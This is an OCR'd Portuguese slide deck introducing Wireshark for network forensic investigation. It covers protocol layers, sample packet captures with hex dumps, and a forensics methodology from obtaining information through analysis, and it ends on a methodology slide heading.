Mergulhando na Investigação Forense com o WIRESHARK

Eduardo Santos
@edusantos33

Agenda

- Overview do Wireshark
- Investigação Forense
- Modelo em Camadas
- Onde colocar o wireshark
- Perfis
- Filtros
- Deep Packet Inspection
- Dados Estatísticos
- Ataques

#WhoAmI

- Analista de TI em uma empresa pública
- Mestre e Doutorando em Eng. da Computação (UFRN)
  - Research group on Embedded System and Reconfigurable Computing (RESRC)
- Professor (substituto) do IMD/UFRN
- CompTIA Security+
- Chapter Leader do Owasp Natal

Motivação

- Tudo passa pela rede
- Sempre há vestígios

Wireshark

- “Ferramenta para solução de problemas, usada para identificar e resolver problemas de comunicação em redes, planejar capacidades e realizar otimizações em redes” (SHIMONSKI, 2014)

Wireshark: Analisador de Redes

- Capturar e decodificar dados em uma rede
- Analisar atividades de rede
- Gerar e apresentar estatísticas
- Realizar análise de padrões da atividade da rede


Wireshark: Analisador de Redes

- Analisador de protocolo de rede mais amplamente utilizado no mundo.
- Free software - utiliza a GPL 2
- Não possui versão demo - a que você baixar já é a “full”
- Permite que você veja o que está acontecendo na rede em um nível microscópico

Wireshark: Analisador de Redes


- O **desenvolvimento** do Wireshark prospera graças às **contribuições voluntárias** de especialistas em redes ao redor do mundo e é a continuação de um projeto iniciado por Gerald Combs em 1998.

Protocolos de Rede



Fonte: http://tiagojorge-gpsi11.blogspot.com/2012/01/aula-30012012-encapsulamento-de-dados-e.html/

Protocolos de Rede




TCP/IP model	Protocols and services	OSI model
Application	HTTP, FTTP, Telnet, NTP, DHCP, PING	Application Presentation Session
Transport	TCP, UDP	Transport
Network	IP, ARP, ICMP, IGMP	Network
Network Interface	Ethernet	Data Link Physical

Fonte: http://fiberbit.com.tw/tcpip-model-vs-osi-model/

Wireshark: analisador de redes

- Conhecendo a interface inicial
  - **Summary**
  - **Detail**
  - **Hex**

Wireshark: analisador de redes




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.10	192.168.1.30	Syslog	230	KERN.WARNING: Oct 10 12:33:53 gateway kerne…
2	3.494968	Vmware_c0:00:02	Dell_4d:4f:ae	ARP	42	Who has 192.168.1.159? Tell 192.168.1.2
3	3.495261	Dell_4d:4f:ae	Vmware_c0:00:02	ARP	42	192.168.1.159 is at 00:21:70:4d:4f:ae
4	4.998170	Vmware_9b:ee:14	Vmware_c0:89:a6	ARP	42	Who has 192.168.1.30? Tell 192.168.1.10
5	4.998409	Vmware_c0:89:a6	Vmware_9b:ee:14	ARP	42	192.168.1.30 is at 00:0c:29:c0:89:a6
6	32.995335	192.168.1.10	192.168.1.255	NTP	90	NTP Version 4, broadcast
7	32.996058	192.168.1.10	192.168.1.30	Syslog	236	KERN.WARNING: Oct 10 12:34:26 gateway kerne…
8	37.995178	Vmware_9b:ee:14	Vmware_c0:89:a6	ARP	42	Who has 192.168.1.30? Tell 192.168.1.10
9	37.995780	Vmware_c0:89:a6	Vmware_9b:ee:14	ARP	42	192.168.1.30 is at 00:0c:29:c0:89:a6
10	49.058250	192.168.1.159	192.168.1.255	BROWSER	216	Get Backup List Request
11	49.059280	192.168.1.10	192.168.1.30	Syslog	280	KERN.WARNING: Oct 10 12:34:42 gateway kerne…
12	49.064404	192.168.1.159	192.168.1.255	NBNS	92	Name query NB WORKGROUP<1b>
13	49.065300	192.168.1.10	192.168.1.30	Syslog	278	KERN.WARNING: Oct 10 12:34:42 gateway kerne…
14	49.810825	192.168.1.159	192.168.1.255	NBNS	92	Name query NB WORKGROUP<1b>
15	49.811668	192.168.1.10	192.168.1.30	Syslog	278	KERN.WARNING: Oct 10 12:34:43 gateway kerne…
16	50.555202	192.168.1.159	192.168.1.255	NBNS	92	Name query NB WORKGROUP<1b>
17	50.556375	192.168.1.10	192.168.1.30	Syslog	278	KERN.WARNING: Oct 10 12:34:43 gateway kerne…

```
> Frame 2: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
> Ethernet II, Src: Vmware_c0:00:02 (00:50:56:c0:00:02), Dst: Dell_4d:4f:ae (00:21:70:4d:4f:ae)
> Address Resolution Protocol (request)
```

```
0000  00 21 70 4d 4f ae 00 50  56 c0 00 02 08 06 00 01   ·!pMO··P V·······
0010  08 00 06 04 00 01 00 50  56 c0 00 02 c0 a8 01 02   ·······P V·······
0020  00 00 00 00 00 00 c0 a8  01 9f                     ········ ··
```

Wireshark: Analisador de Redes



```
No.      Time         Source       Destination      Protocol  Length  Info
     294 41.055301    10.0.1.18    72.167.239.239   OCSP         448  Request
     721 64.863634    10.0.1.18    195.22.28.198    HTTP         412  GET /announce?info_…
    2472 104.175854   10.0.1.18    72.167.239.239   OCSP         448  Request
```

```
> Frame 721: 412 bytes on wire (3296 bits), 412 bytes captured (3296 bits) on interface 0
> Ethernet II, Src: HonHaiPr_f0:3a:27 (d4:6a:6a:f0:3a:27), Dst: Technico_1d:76:51 (b0:c2:87:1d:76:51)
> Internet Protocol Version 4, Src: 10.0.1.18, Dst: 195.22.28.198
> Transmission Control Protocol, Src Port: 5306, Dst Port: 80, Seq: 1, Ack: 1, Len: 358
> Hypertext Transfer Protocol
```

```
0030  fa f0 65 e4 00 00 47 45  54 20 2f 61 6e 6e 6f 75   ··e···GE T /annou
0040  6e 63 65 3f 69 6e 66 6f  5f 68 61 73 68 3d 25 63   nce?info _hash=%c
0050  66 25 30 66 41 25 33 66  25 63 33 25 30 31 25 62   f%0fA%3f %c3%01%b
0060  38 25 62 62 25 65 64 25  32 35 4f 25 35 63 6d 25   8%bb%ed% 25O%5cm%
```

Forense


- *“A **Computação Forense** tem como objetivo principal determinar a **dinâmica**, a **materialidade** e a **autoria** de ilícitos ligados à área de informática, tendo como questões principais a identificação e o processamento de **evidências digitais** em provas materiais de crime, por meio de **métodos técnico-científicos**, conferindo-lhes **validade** probatória em juízo.”*

(Eleutério, Pedro M; Desvendando a Computação Forense; 2011)

Forense

- Levantar evidências que contam a história do fato:
  - **Quando?**
  - **Como?**
  - **Porque?**
  - **Onde?**


Forense: metodologia



Obtain → Strategize → Collect → Analyze → Report


- Obtain:
  - – **Obter informações sobre o incidente e o ambiente é uma das primeiras coisas a fazer em uma investigação forense de rede.**

Forense: metodologia



- Estratégia
  - Definir metas e cronogramas claros
  - Encontrar as fontes de evidência
  - Analisar o custo e o valor das fontes
  - Priorizar a aquisição
  - Planejar atualizações oportunas para o cliente


Forense: metodologia



Obtain → Strategize → Collect → Analyze → Report


- Coletar
  - Coletar as evidências planejadas na fase da Estratégia
  - Documentar todos os passos
  - Fazer cópias das evidências e trabalhar nas cópias

Forense: metodologia



- Analizar
  - Principal fase de uma investigação
  - Faz uso de várias técnicas e ferramentas manuais e automática
  - Estabelece relações, timeline e cria teorias para suportar as evidências

Forense: metodologia



